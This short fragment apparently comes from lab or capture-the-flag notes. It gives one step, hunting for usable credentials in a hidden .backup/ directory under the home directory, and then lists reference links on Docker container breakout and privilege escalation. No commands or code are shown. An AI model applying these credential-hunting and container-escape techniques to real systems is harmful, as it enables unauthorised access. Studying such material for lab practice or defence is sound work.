
Search for usable credentials via the hidden directory .backup/ under the home directory
Refs
- https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
- https://docs.docker.com/engine/api/v1.40/#operation/ContainerList
- https://gist.github.com/wifisecguy/fbfcb1a9683130923940e439e94891b9
- https://github.com/cdk-team/CDK/wiki/Evaluate:-Commands-and-Capabilities
- https://z3ratu1.github.io/Docker%20Escape.html
- https://www.cnblogs.com/klb561/p/9236420.html
- https://blog.pentesteracademy.com/abusing-sys-module-capability-to-perform-docker-container-breakout-cf5c29956edd
- https://raidforums.com/Thread-Tutorial-Monitors-WriteUp